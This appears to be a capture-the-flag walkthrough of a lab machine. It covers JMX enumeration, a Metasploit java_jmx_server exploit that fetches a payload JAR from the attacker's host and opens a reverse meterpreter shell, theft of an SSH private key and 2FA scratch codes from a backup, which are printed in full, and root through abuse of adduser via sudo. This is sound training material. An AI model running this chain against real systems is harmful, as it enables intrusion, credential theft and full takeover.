


| Operating System | Difficulty | Machine Link |
|---|---|---|
 | Easy | Manager |
Attack Chain
- Initial Access: Exploiting a Java JMX insecurity to gain a reverse shell.
- Lateral Movement: Extracting credentials (SSH key and 2FA codes) from a backup archive.
- Privilege Escalation: Abusing the
addusercapability and asudoersmisconfiguration concerning theadmingroup to reach root.
Machine Enumeration
Nmap
We start with a standard Nmap scan to identify open ports and services.
PORT STATE SERVICE REASON22/tcp open ssh syn-ack ttl 632222/tcp open EtherNetIP-1 syn-ack ttl 638080/tcp open http-proxy syn-ack ttl 6338707/tcp open unknown syn-ack ttl 6341235/tcp open unknown syn-ack ttl 63PORT STATE SERVICE REASON VERSION2222/tcp open java-rmi syn-ack ttl 63 Java RMI|_ssh-hostkey: ERROR: Script execution failed (use -d to debug)| rmi-dumpregistry:| jmxrmi| javax.management.remote.rmi.RMIServerImpl_Stub| @127.0.1.1:41235| extends| java.rmi.server.RemoteStub| extends|_ java.rmi.server.RemoteObject8080/tcp open http syn-ack ttl 63 Apache Tomcat 10.1.19|_http-favicon: Apache Tomcat|_http-title: Apache Tomcat/10.1.19| http-methods:|_ Supported Methods: GET HEAD POST OPTIONS38707/tcp open tcpwrapped syn-ack ttl 6341235/tcp open java-rmi syn-ack ttl 63 Java RMIJava RMI/JMX Enumeration
https://www.verylazytech.com/network-pentesting/java-rmi-rmi-iiop-port-1098-1099-1050
Port 2222 is identified as java-rmi. We can use rmg to enumerate the RMI registry and discover the JMX endpoint.
https://github.com/qtc-de/remote-method-guesser
$ java -jar rmg-5.1.0-jar-with-dependencies.jar enum 10.129.234.57 2222[+] RMI registry bound names:[+][+] - jmxrmi[+] --> javax.management.remote.rmi.RMIServerImpl_Stub (known class: JMX Server)[+] Endpoint: 127.0.1.1:41235 CSF: RMISocketFactory ObjID: [-48914882:19b74b199d8:-7fff, -6193101018140658948]Further enumeration of the found javax.management.remote.rmi.RMIServerImpl_Stub reveals that it is vulnerable to MLet (which can lead to Remote Code Execution) and insecure deserialization.
$ java -jar rmg-5.1.0-jar-with-dependencies.jar known javax.management.remote.rmi.RMIServerImpl_Stub[+] Name:[+] JMX Server[+][+] Class Name:[+] - javax.management.remote.rmi.RMIServerImpl_Stub[+] - javax.management.remote.rmi.RMIServer[+][+] Description:[+] Java Management Extensions (JMX) can be used to monitor and manage a running Java virtual machine.[+] This remote object is the entrypoint for initiating a JMX connection. Clients call the newClient[+] method usually passing a HashMap that contains connection options (e.g. credentials). The return[+] value (RMIConnection object) is Ganother remote object that is when used to perform JMX related[+] actions. JMX uses the randomly assigned ObjID of the RMIConnection object as a session id.[+][+] Remote Methods:[+] - String getVersion()[+] - javax.management.remote.rmi.RMIConnection newClient(Object params)[+][+] References:[+] - https://docs.oracle.com/javase/8/docs/technotes/guides/management/agent.html[+] - https://github.com/openjdk/jdk/tree/master/src/java.management.rmi/share/classes/javax/management/remote/rmi[+][+] Vulnerabilities:[+][+] -----------------------------------[+] Name:[+] MLet[+][+] Description:[+] MLet is the name of an MBean that is usually available on JMX servers. It can be used to load[+] other MBeans dynamically from user specified codebase locations (URLs). Access to the MLet MBean[+] is therefore most of the time equivalent to remote code execution.[+][+] References:[+] - https://github.com/qtc-de/beanshooter#generic-deploy[+][+] -----------------------------------[+] Name:[+] Deserialization[+][+] Description:[+] Before CVE-2016-3427 got resolved, JMX accepted arbitrary objects during a call to the newClient[+] method, resulting in insecure deserialization of untrusted objects. Despite being fixed, the[+] actual JMX communication using the RMIConnection object is not filtered. Therefore, if you can[+] establish a working JMX connection, you can also perform deserialization attacks.[+][+] References:[+] - https://github.com/qtc-de/beanshooter#serialJMX Exploitation
https://www.exploit-db.com/exploits/36101
This module takes advantage a Java JMX interface insecure configuration, which would allow loading classes from any remote (HTTP) URL. JMX interfaces with authentication disabled (com.sun.management.jmxremote.authenticate=false) should be vulnerable, while interfaces with authentication enabled will be vulnerable only if a weak configuration is deployed (allowing to use javax.management.loading.MLet, having a security manager allowing to load a ClassLoader MBean, etc.
msf exploit(multi/misc/java_jmx_server) > options
Module options (exploit/multi/misc/java_jmx_server):
   Name          Current Setting  Required  Description   ----          ---------------  --------  -----------   JMXRMI        jmxrmi           yes       The name where the JMX RMI interface is bound   JMX_PASSWORD                   no        The password to interact with an authenticated JMX endpoint   JMX_ROLE                       no        The role to interact with an authenticated JMX endpoint   RHOSTS        10.129.234.57    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html   RPORT         2222             yes       The target port (TCP)   SRVHOST       0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.   SRVPORT       8080             yes       The local port to listen on.   SSLCert                        no        Path to a custom SSL certificate (default is randomly generated)   URIPATH                        no        The URI to use for this exploit (default is random)

Payload options (java/meterpreter/reverse_tcp):
   Name   Current Setting  Required  Description   ----   ---------------  --------  -----------   LHOST  10.10.14.99      yes       The listen address (an interface may be specified)   LPORT  4444             yes       The listen port

Exploit target:
   Id  Name   --  ----   0   Generic (Java Payload)
We configure the exploit with the target IP and port, and then run it to gain a meterpreter session as the tomcat user.
msf exploit(multi/misc/java_jmx_server) > exploit[*] Started reverse TCP handler on 10.10.14.99:4444[*] 10.129.234.57:2222 - Using URL: http://10.10.14.99:8080/aTXqsgP6FY[*] 10.129.234.57:2222 - Sending RMI Header...[*] 10.129.234.57:2222 - Discovering the JMXRMI endpoint...[+] 10.129.234.57:2222 - JMXRMI endpoint on 127.0.1.1:41235[*] 10.129.234.57:2222 - Proceeding with handshake...[+] 10.129.234.57:2222 - Handshake with JMX MBean server on 127.0.1.1:41235[*] 10.129.234.57:2222 - Loading payload...[*] 10.129.234.57:2222 - Replied to request for mlet[*] 10.129.234.57:2222 - Replied to request for payload JAR[*] 10.129.234.57:2222 - Executing payload...[*] 10.129.234.57:2222 - Replied to request for payload JAR[*] 10.129.234.57:2222 - Replied to request for payload JAR[*] Sending stage (58073 bytes) to 10.129.234.57[*] Meterpreter session 1 opened (10.10.14.99:4444 -> 10.129.234.57:38102) at 2025-12-31 21:26:53 +0700[*] 10.129.234.57:2222 - Server stopped.
meterpreter >
Lateral Movement to Useradmin
After gaining initial access, we look for opportunities to move laterally. A listing of the /tmp directory or searching for backups reveals a .bak directory containing a backup archive.
tomcat@manage:/tmp/.bak$ ls -la /home/useradmin/backups/total 12drwxrwxr-x 2 useradmin useradmin 4096 Jun 21 2024 .drwxr-xr-x 5 useradmin useradmin 4096 Dec 31 14:58 ..-rw-rw-r-- 1 useradmin useradmin 3088 Jun 21 2024 backup.tar.gztomcat@manage:/tmp/.bak$ tar -xvf backup.tar.gztomcat@manage:/tmp/.bak$ ls -latotal 36drwxr-x--- 4 tomcat tomcat 4096 Jun 21 2024 .drwxrwxrwt 14 root root 4096 Dec 31 15:55 ..-rw-r----- 1 tomcat tomcat 3088 Dec 31 14:32 backup.tar.gzlrwxrwxrwx 1 tomcat tomcat 9 Jun 21 2024 .bash_history -> /dev/null-rw-r----- 1 tomcat tomcat 220 Jun 21 2024 .bash_logout-rw-r----- 1 tomcat tomcat 3771 Jun 21 2024 .bashrcdrwx------ 2 tomcat tomcat 4096 Jun 21 2024 .cache-r-------- 1 tomcat tomcat 200 Jun 21 2024 .google_authenticator-rw-r----- 1 tomcat tomcat 807 Jun 21 2024 .profiledrwxr-x--- 2 tomcat tomcat 4096 Jun 21 2024 .sshExtracting and inspecting the backup files, we find the .ssh directory containing an SSH private key (id_ed25519) and a .google_authenticator file.
tomcat@manage:/tmp/.bak$ ls -la .sshtotal 20drwxr-x--- 2 tomcat tomcat 4096 Jun 21 2024 .drwxr-x--- 4 tomcat tomcat 4096 Jun 21 2024 ..-rw------- 1 tomcat tomcat 98 Jun 21 2024 authorized_keys-rw------- 1 tomcat tomcat 411 Jun 21 2024 id_ed25519-rw-r----- 1 tomcat tomcat 98 Jun 21 2024 id_ed25519.pubtomcat@manage:/tmp/.bak$ cat .ssh/id_ed25519-----BEGIN OPENSSH PRIVATE KEY-----b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAMwAAAAtzc2gtZWQyNTUxOQAAACAKDh98jQtlV7BLoEEadDIQUrc5hD48KsQqyFXG9u+WaAAAAJiHKYIbhymCGwAAAAtzc2gtZWQyNTUxOQAAACAKDh98jQtlV7BLoEEadDIQUrc5hD48KsQqyFXG9u+WaAAAAECudKxoxJ6Vz74ca74nZArTpJUIagIpT06hEYuLpk4nkQoOH3yNC2VXsEugQRp0MhBStzmEPjwqxCrIVcb275ZoAAAAEHVzZXJhZG1pbkBtYW5hZ2UBAgMEBQ==-----END OPENSSH PRIVATE KEY-----Since the account is protected by 2FA (indicated by the Verification code: prompt), we can use the scratch codes found in .google_authenticator (the 8-digit numbers) to bypass it.
tomcat@manage:/tmp/.bak/.ssh$ ssh -i id_ed25519 useradmin@localhost(useradmin@localhost) Verification code:tomcat@manage:/tmp/.bak$ cat .google_authenticatorCLSSSMHYGLENX5HAIFBQ6L35UM" RATE_LIMIT 3 30 1718988529" WINDOW_SIZE 3" DISALLOW_REUSE 57299617" TOTP_AUTH99852083203126477323513692971994861755919899182354032641692672187683925356800775
Privilege Escalation to Root
After successfully logging in as useradmin, we check for sudo privileges.
useradmin@manage:~$ sudo -lMatching Defaults entries for useradmin on manage:    env_reset, timestamp_timeout=1440, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty
User useradmin may run the following commands on manage:    (ALL : ALL) NOPASSWD: /usr/sbin/adduser ^[a-zA-Z0-9]+$
We are allowed to run adduser but the sudo group already exists, preventing us from adding ourselves to it. However, reviewing the default sudoers configuration or documentation for this Ubuntu version discloses an interesting rule.
https://code.launchpad.net/ubuntu/+source/sudo
useradmin@manage:/home$ cat /etc/os-releasePRETTY_NAME="Ubuntu 22.04.5 LTS"NAME="Ubuntu"VERSION_ID="22.04"VERSION="22.04.5 LTS (Jammy Jellyfish)"VERSION_CODENAME=jammyID=ubuntuID_LIKE=debianHOME_URL="https://www.ubuntu.com/"SUPPORT_URL="https://help.ubuntu.com/"BUG_REPORT_URL="https://bugs.launchpad.net/ubuntu/"PRIVACY_POLICY_URL="https://www.ubuntu.com/legal/terms-and-policies/privacy-policy"UBUNTU_CODENAME=jammycat debian/etc/sudoers | grep -v '#' | grep .Defaults env_resetDefaults mail_badpassDefaults secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin"Defaults use_ptyroot ALL=(ALL:ALL) ALL%admin ALL=(ALL) ALL%sudo ALL=(ALL:ALL) ALL@includedir /etc/sudoers.dThe configuration grants the %admin group full sudo access. Checking /etc/passwd, we see that the group admin does not currently exist. By creating a user named admin, the system will automatically create the admin group and add the user to it.
cat /etc/passwd | grep -i admingnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologinuseradmin:x:1002:1002:,,,:/home/useradmin:/bin/bashuseradmin@manage:/home$ sudo /usr/sbin/adduser adminAdding user `admin' ...Adding new group `admin' (1005) ...Adding new user `admin' (1005) with group `admin' ...Creating home directory `/home/admin' ...Copying files from `/etc/skel' ...New password:Retype new password:passwd: password updated successfullyChanging the user information for adminEnter the new value, or press ENTER for the default Full Name []: Room Number []: Work Phone []: Home Phone []: Other []:Is the information correct? [Y/n] YWe create the admin user, then switch to it. Since the admin user is now part of the admin group, and the admin group has ALL permissions in sudoers, we can simply sudo su to root.
useradmin@manage:/home$ su - adminadmin@manage:~$ sudo -lMatching Defaults entries for admin on manage:    env_reset, timestamp_timeout=1440, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty
User admin may run the following commands on manage:    (ALL) ALLadmin@manage:~$ sudo suroot@manage:/home/admin# cd /rootroot@manage:~# iduid=0(root) gid=0(root) groups=0(root)